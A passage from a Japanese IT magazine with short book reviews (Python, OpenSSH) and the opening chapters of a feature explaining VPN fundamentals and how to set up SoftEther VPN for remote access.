B5変形判、332ページ／価格＝3,200円＋税／発行＝オライリー・ジャパン
ISBN＝978-4-87311-688-4

プログラミング言語「Python」の文法・組み込みのオブジェクトについて解説した本（対象とするPythonのバージョンは3.3以降）。基礎に焦点を絞った本書だが、ガーベッジコレクションや文字コードの扱いといった、内部での制御に関する記述もある。Pythonでの配列にあたる「シーケンス」については、簡潔な図を使いながらページを多く割いて説明がされている。


「ビッグデータ」に注目が集まる昨今、数値計算系のライブラリが豊富なPythonはデータ分析の分野で注目が大きい。興味のある人は本書で基礎を学び、同社発行「Pythonによるデータ分析入門」などの別書で実践的な知識を得るといいだろう。

BOOK no.4 Software Design plus シリーズ
OpenSSH［実践］入門



川本 安武【著】
A5判、400ページ／価格＝2,980円＋税／発行＝技術評論社
ISBN＝978-4-7741-6807-4

OpenSSHは暗号化と認証の技術で安全な通信を行うという一見単純なソフトウェアだ。しかし、本書を読むとその印象はガラリと変わる。多くの機能があり、うまく活用できれば非常に便利だ。ただ、見方を変えれば危険なツールでもある。TCPポートフォワードはその代表例で、設定によってはファイアウォールのポリシーに関係なく外部からのアクセスを可能にしてしまう。本書ではこのような機能の使い方だけでなく、禁止する手がかりも紹介している。前述のTCPポートフォワードはデフォルトで有効な機能だ。サーバ管理者の方は、これらの機能を悪用されないように、一度、本書を片手に自社サーバの設定を見直してみてはどうだろう。



第2特集

基礎の基礎から押さえる必須技術

やさしくわかるVPNの教科書

・SoftEtherで理解するVPNのしくみ・

VPN（Virtual Private Network）を利用すると、距離が遠く離れたオフィス同士でもLANを構築できます。今では当たり前のように使われている技術ですが、高パフォーマンスを保ちつつ、多くのファイアウォールを越えて目的のサーバに接続するためには、さまざまな技術的工夫があります。本特集では、オープンソースのVPNソフトウェア「SoftEther VPN」を題材に、VPNの構築方法とその技術的なしくみについて解説します。

また、世界規模の応用事例として、某国にあるインターネット検閲用ファイアウォールを突破する取り組みを紹介します。

CONTENTS

Writer 桑名 潤平（くわな じゅんぺい）／ソフトイーサ㈱

第1章 VPNとは何か

Writer 桑名 潤平（くわな じゅんぺい） ソフトイーサ㈱

空気のように当たり前に使われているVPN技術。本特集は、そのしくみを基礎の基礎から知ることで、ネットワーク・インフラエンジニアの技術力の向上を目指します。第1章は、VPNの由来、そしてその技術的な背景を押さえ、理解を深めることを目標とします。

みんな持ってるVPN

本誌の読者であればVPN(Virtual Private Network)という言葉を聞いたことがある方がほとんどでしょう。では、VPN機器を持っているという方は、どのくらいいるのでしょうか。普段からVPNを使用している方と、使用しない方で大きく意見が分かれるかもしれませんが、おそらく本誌の読者であれば、99%以上VPN機器を持っていると思います。さらに言えば、読者の知人関係をはじめ、奥さんやお子さんもVPN機器を持っている可能性がとても高い状況になっています。まず、本誌の読者であれば、何らかのコンピュータを持っているでしょう。最近のOSであればほぼ100%、VPNを使用するための機能が備わっています。Windows、Mac、Linux、すべてにVPNと呼ばれる機能が標準でインストールされているか、もしくは容易にインストールできるようになっています。配偶者や子供は、PCをあまり使わないという方がいるかもしれませんが、近年ではこのような方々でもスマートフォンを持っている場合があります。このスマートフォンもVPNの機能を標準で備えているのです(**図1**)。

ではVPNとは何なのか？　何ができるのか？というのは、VPNを使ったことがない場合、容易に想像できないかもしれません。しかし、一度でもVPNを使用したことがある方であれば、その利便性や有用性を大いに感じる技術となっています。

今回は、VPNの基礎知識、そして具体的なVPNの使用形態などについて解説します。

▼図1　iOSのVPN設定画面

VPNの基礎知識

VPNは日本語では「仮想私設網」や「仮想専用線」と訳されることが多くあります。「仮想」の部分について説明する前に、私設網や専用線という部分について説明します。これは、簡単に説明するなら、LANケーブルを遠くの離れた場所まで敷設するということになります。そうすると、会社や自宅で行っているように、ファイル共有ができたり、パソコンを遠隔操作できます。しかし、自前でケーブルを敷設するとなると、莫大な費用と時間がかかってしまうため、通常、NTTなどの通信会社がすでに敷設している光ファイバーなどをレンタルすることで実現します。通信会社の通信網を使用すると、自前で敷設するよりも費用や時間を節約できるため、大手企業やインフラ企業や銀行など、高い信頼性が必要とされる会社が利用しています。しかし、自前より安いといっても、かなりの金額が必要となってしまい、中小企業や個人で使用するのは相当ハードルが高いものとなっています。


ここで出てくるのがVPNの「仮想」というキーワードです。VPNは、前述した高価な専用線を、安価なインターネット網――インターネット網を使用しないVPNも存在しますが、今回はインターネットVPNに着目します――を使用して仮想的作り出すという技術です。

「カプセル化」と「暗号化」と「認証」

仮想的に専用線を作るというのはどういうことなのでしょうか。これには、「カプセル化」と「暗号化」と「認証」という技術が重要となってきます。

通常、LAN内では多くの種類のプロトコルを自由に使用できます。しかし、インターネットで通信を行うには、決められたプロトコルに従ってでしか通信を行うことができません。このため、東京にある本社のコンピュータから、大阪にある支社のコンピュータと通信を行う場合、LAN上で行っている通信そのままをインターネットを経由して行うことはできません。プロトコルがインターネット上で使用できない形式であったり、宛先がプライベートアドレスであったりするためです。

▼図2　カプセル化の例



そこで、VPNではカプセル化技術を使用してインターネット上でも、LAN内で行っている通信を可能にします。カプセル化は**図2**のように、LAN上のパケットをインターネット用パケットに乗せて送信し、宛先でインターネット用パケットからLANのパケットをおろし、相手先LANに流すということを行うことで、まるでLANケーブルをつなげたかのように通信する技術です。このように、透過的にある通信プロトコルを異なったプロトコルで通信することを一般には「トンネリング」と呼びます。

この節の冒頭でキーワードとなるのは「カプセル化」と「暗号化」と「認証」であることを述べました。しかし、実は、VPNの利便性の恩恵を享受するだけなら、「カプセル化」だけで実現できます。しかし、今回通信を行うのはインターネットという公共の通信網となっています。つまり、カプセル化を行っただけでは、誰でも通信の中身を見ることや改ざんすることが可能な状態となっており、これでは、仕事上の重要なデータなどをやりとりすることができません。そこで、VPNではカプセル化に加え通信内容を暗号化します(**図3**)。

現状、日本においてインターネットの盗聴を

行えるのは、ISPまたは通信インフラを提供している会社にほぼ限定されるため、盗聴の危険性は低いとは言えます(ただし、性善説に頼るべきではありません)。しかし、インターネットの通信を政府が監視している国も存在しているのが事実であり、機密が漏洩する危険性が高い場合が存在します。また、Wi-Fi使用時は盗聴の危険性が高い場面であり、ほかにも自宅や会社以外の場所では(ホテルやカフェなど)、盗聴目的ではありませんが、セキュリティ上、通信内容を記録している場合もあります。

3つめに「認証」という技術がVPNに必要であり、VPNではかなり重要な部分となっています。VPNの接続を通常行うと、社内のLANに直接接続しているのと変わらない状態となるため、社内LANからしかアクセスできないようなサーバにアクセスができるようになります。これがVPNの利便性であり、危険性ともなります。VPNにおいて、VPNの受け口は公共網に対して開いていることになっているため、どのVPN通信が正規のものなのかを見分ける認証技術が重要となってくるのです。つまり、正常な認証に失敗し、悪意のあるVPNの接続を受け付けてしまうと、多大な被害が発生する場合があるということです。

VPNの利用形態

では、VPNはどのように使用され、どのような恩恵があるのでしょうか。本節ではVPNの基本的な利用形態を紹介したいと思います。

拠点間接続型VPN


拠点間接続型VPNは、専用線を使用する場合と同様に、たとえば本社と支社を接続するような形となります(**図4**)。これにより、支社のコンピュータから本社にあるファイルサーバを利用できます。逆に本社から支社のサーバを参照することももちろん可能となります。また、各拠点のコンピュータ利用者は、VPNが拠点間を接続していることを通常は意識する必要がありません。各利用者は、本社にあるサーバにも支社にあるサーバにも同様の手順で利用することが可能となります。

リモートアクセス型VPN


リモートアクセス型は、専用線には実現が難しい形態のVPN形態となっています(**図5**)。外出先のノートパソコンなどから、本社にVPN接続を行うといったような形です。専用線を外出先に毎回敷設することは不可能に近いためVPNが有用に利用できる形態となります。リモートアクセス型VPNによって、外出先から会社のサーバにアクセスしたり、自席のコンピュータを遠隔操作することも可能となります。ただし、リモートアクセス型のVPN接続は、利用者が明示的にVPN接続の設定および接続を行わなければなりません。

もちろん、本社と支社間を拠点間接続し、本社側にリモートアクセスVPNの接続口を用意


▼図3　暗号化



▼図4　拠点間接続型VPN



▼図5　リモートアクセス型VPN




しておけば、外出先のコンピュータから、支社のサーバを利用できます。

専用線 vs. VPN

以上のようにVPNは「カプセル化」「暗号化」「認証」によってインターネットを使用した専用網を仮想的に構築できます。このインターネットを使用することにより、複数のメリットが生まれてきます。一番大きなメリットは費用です。現在の日本であれば、100Mbpsの常時接続ブロードバンド回線が月額数千円で利用できます。これに加えて、VPNのハードウェアやソフトウェアが必要となってきます。しかし、ソフトウェアであればオープンソースのVPNソフトウェアも存在します。また、ハードウェアも性能によって少々値の張るものであれば、普段家庭などで使用しているブロードバンドルータにも、最近ではVPNの接続を受け付けられる機能が付随しているのもあります。一方専用線は、距離により値段は違いますが、安くとも月額数十万円のオーダーからの費用がかかり、長距離になると月額100万円単位の費用が必要です。また、専用線の場合、いわゆる拠点間接続がメインであり、リモートアクセスに使用するのは困難です。また、拠点間接続であっても、費用の面から小さな拠点に使用することが難しい場合もあります。一方VPNは、インターネットさえあればいいので、拠点間接続はもちろんのこと、リモートアクセスも、携帯電話回線を使用してでも接続できます。

しかしながら、VPNの回線品質はインターネットに依存してしまいます。100Mbpsのブロードバンド回線でも通常はベストエフォートのため、その帯域をフルに使用することは事実上不可能です。また、遅延による影響も大きな問題となる場合があります。とくにLAN内での使用を前提としたアプリケーションを使用する場合、アプリケーションの設計上、インター

▼図6　ファイル共有のスループット（遅延時間によるファイル転送速度への影響）



ネットにおける大きな遅延を考慮に入れていない場合があり、アプリケーションが使用不可または十分なパフォーマンスを得られない場合があります。たとえばWindowsファイル共有やFTPでは遅延が大きな環境でも使用はできますがスループット（速度）が遅い状態になることがあります。ブロードバンド回線のスループットを計測できるサービスが近年ではいくつかあり、100MbpsのブロードバンドBB回線で数十Mbpsのスループット結果を得られたとしても、大きな遅延を考慮にしていないアプリケーションを使用した場合は、計測結果と同等のスループットを得ることはできません（**図6**）。

また、セキュリティの面でもVPNは十分に配慮をしなければなりません。たとえば、認証情報が漏洩した場合には、容易に社内LANへと進入されてしまいます。また、漏洩しなくとも、ブルートフォースアタック（総当たり攻撃）の危険にもさらされることを考慮しなければなりません。さらに、DoS（サービス不能攻撃）によるサービスダウンの可能性も考えられます。また、暗号化の部分でも適切な暗号方式を選択しなかった場合、悪意のあるユーザに解読、改ざんされてしまう危険性があります。暗号化方式によっては古く、すでに解読方法が知れわたってしまっているものもあります。また、将来的にコンピュータの計算速度が向上したときに、暗号解読にそれほど時間がかからなくなってしまう危険性も存在します。それに加えソフトウェアのバグによる脆弱性の露呈などもあり、常にセキュリティ情報をチェックしていく必要があります。近年であれば、ソフトウェアの暗号化部分によく使用されるオープンソースソフトウェアであるOpenSSLのHeartbleed問題やCCS Injection問題などがありました。

VPNと専用線のメリット・デメリットを簡単に解説しましたが、どちらが良いというものではなく、重要な基幹部分は専用線、そのほかはVPN、といったようなメリハリのある使用をするなど、双方とも適材適所に使用できるものと理解していく必要があります。SD

第2章 VPNの使い方とポイント

Writer 桑名 潤平(くわな じゅんぺい) ソフトイーサ㈱

本章では、実際にソフトウェアVPNを利用し、VPNの構築を行っていきます。現在、主流のVPNにはいくつかの種類がありますが、今回はオープンソースソフトウェアの「SoftEther VPN」で構築する手順を解説します。

SoftEther VPNとは

VPNを構築するにあたり、使用するSoftEther VPNの概要と基礎知識を解説します。SoftEther VPNは、筑波大学の研究プロジェクトとして開発されている、無償で利用できるオープンソースのVPNソフトウェアです。大きな特徴は、複数のプラットフォーム(OS)および、複数のVPNプロトコルに対応している点です。プラットフォームとしてはWindows、Linux、Mac OS X、FreeBSD、Solarisに対応しています。

また、VPNプロトコルとして独自のSoftEther VPNプロトコル、そして、現在、VPNの主流として使用されるL2TP/IPsec、SSTP、OpenVPNなどにも対応しており、パソコン(PC)だけではなくスマートフォンなどのさまざまな機器から柔軟にVPNを構築/運用することができます。たとえば、L2TP/IPsecというプロトコルでVPNを構築する場合は、通常、L2TP/IPsecのみを使用してVPNを構築します。しかしながら、SoftEther VPNは複数のVPNプロトコルに対応しているため、状況に応じて使用するプロトコルを選択することが可能です。また、すでに何らかのプロトコルでVPNを構築している際にも、クライアント側の装置をリプレースせずに、サーバのみをSoftEther VPNに入れ替えることも容易にできます。


また、従来のVPN製品の多くはCUIによる設定が必須で、けっして簡単とは言えませんでした。一方、SoftEther VPNはほぼすべての設定をGUIで簡単に行え、それも大きな特徴の1つとなっています。

VPNにはいくつかの種類があり、SoftEther VPNはレイヤ2 VPNと呼ばれるVPNです。つまり、LAN(正確にはEthernet)をエミュレートし、VPNを構築します。VPNの中にはレイヤ3 VPNと呼ばれるものも存在しますが、これは使用プロトコルに制限が存在します。一方、SoftEther VPNはレイヤ2でのVPNを実現するため、(Ethernet上で使用できるプロトコルならば)使用プロトコルに制限がなく、とても長いLANケーブルを拠点間で接続したイメージとなります(**図1**)。

また、従来のVPNは、NATやファイアウォールが存在する場合にうまく動作しないことがありました。それを解決するため、SoftEther VPNはプロトコルに、Webサイトの閲覧などでよく使用されるHTTPSプロトコルを使用しています。通常、ファイアウォールはHTTPS通信を許可していることが多い[注1]ため、SoftEther VPNならファイアウォールが存在しても問題なく動作します。また、NATが存在する場合でも、NATトラバーサル機能(詳しくは

注1) ログインサイトやクレジットカード情報入力サイトの暗号化にHTTPSが使用されるため。

▼図1　レイヤ3 VPNとSoftEther VPN（レイヤ2 VPN）



後述）を用いて容易に動作させられます。


SoftEther VPNのコンポーネント

SoftEther VPNを構成するおもなソフトウェアコンポーネントは3つあります。はじめに、どのような形態のVPNを構成する場合にも必要となるのが、「SoftEther VPN Server」（以下、VPN Server）です。このVPN Serverは、みなさんが使っているスイッチングHUBと同様の役割をする仮想HUBを複数持つことができます。

次のコンポーネントは「SoftEther VPN Client」（以下、VPN Client）です。SoftEtherプロトコルを用いて個別のPCから仮想HUBにVPN接続を行う場合に使用します。VPN ClientはEthernetで言うとLANカードに相当する機能を果たします。仮想LANカードはOSからは通常のLANカードであるかのように認識されます。このLANカードからHUBへ接続されるLANケーブルに相当するのがVPNセッションです（**図2**）。L2TP/IPsecなどのプロトコルで接続する場合は、OSの標準機能などを使用できるため、VPN Clientは必ずしも必要ではありません。しかし、NATトラバーサル機能などSoftEther VPNプロトコルでしか利用できない機能を使う場合には、VPN Clientが必要になります。

3つめのコンポーネントが「SoftEther VPN Bridge」（以下、VPN Bridge）です。その名のとおり、既存のLANを遠隔のVPN Server上の仮想HUBにブリッジする機能を持ちます。個々のPCを仮想HUBに接続するVPN Clientとは異なり、拠点間接続などでLAN全体をまとめて仮想HUBに接続する場合に使用します。


▼図2　物理デバイスとSoftEther VPNコンポーネントとの対応



リモートアクセス型VPNの設定

最初にリモートアクセス型のVPNを構築します。今回はブロードバンドルータのNATおよびDHCPを使用したLANがある環境に、VPNサーバ用のWindows PCがあるような一般的なネットワークを仮定します。そのネットワークに外出先からVPNでリモートアクセスするようなケースを想定します（**図3**）。

▼図3　リモートアクセス型ネットワーク図



サーバ設定

まず、VPN Serverをインストールします。VPN Serverのインストーラは SoftEther VPNプロジェクトのWebサイト[注2]よりダウンロードできます。Windows版であれば、インストーラを起動して指示に従うだけで簡単にインストールできます。インストールしたあと、SoftEther VPNサーバー管理マネージャ(**図4**)よりVPN Serverに接続を行います。

VPNサーバー管理マネージャが起動すると、すでにlocalhostのVPN Serverに接続する設定があるので接続を行います。接続するとパスワードの設定画面が表示されるので、VPN Serverのパスワードを設定します。

初めてVPN Serverに接続した場合は、VPN Serverの簡易セットアップウィザード(**図5**)が表示されます。いくつかの選択肢が表示されますが、今回はもっともシンプルな「リモートアクセスVPNサーバー」を選択します。ウィザードを進めると、仮想HUB名の設定画面が表示されるので、ネットワークを表すわかりやすい名前を指定すると良いでしょう(デフォルトで「VPN」と入力されています)。

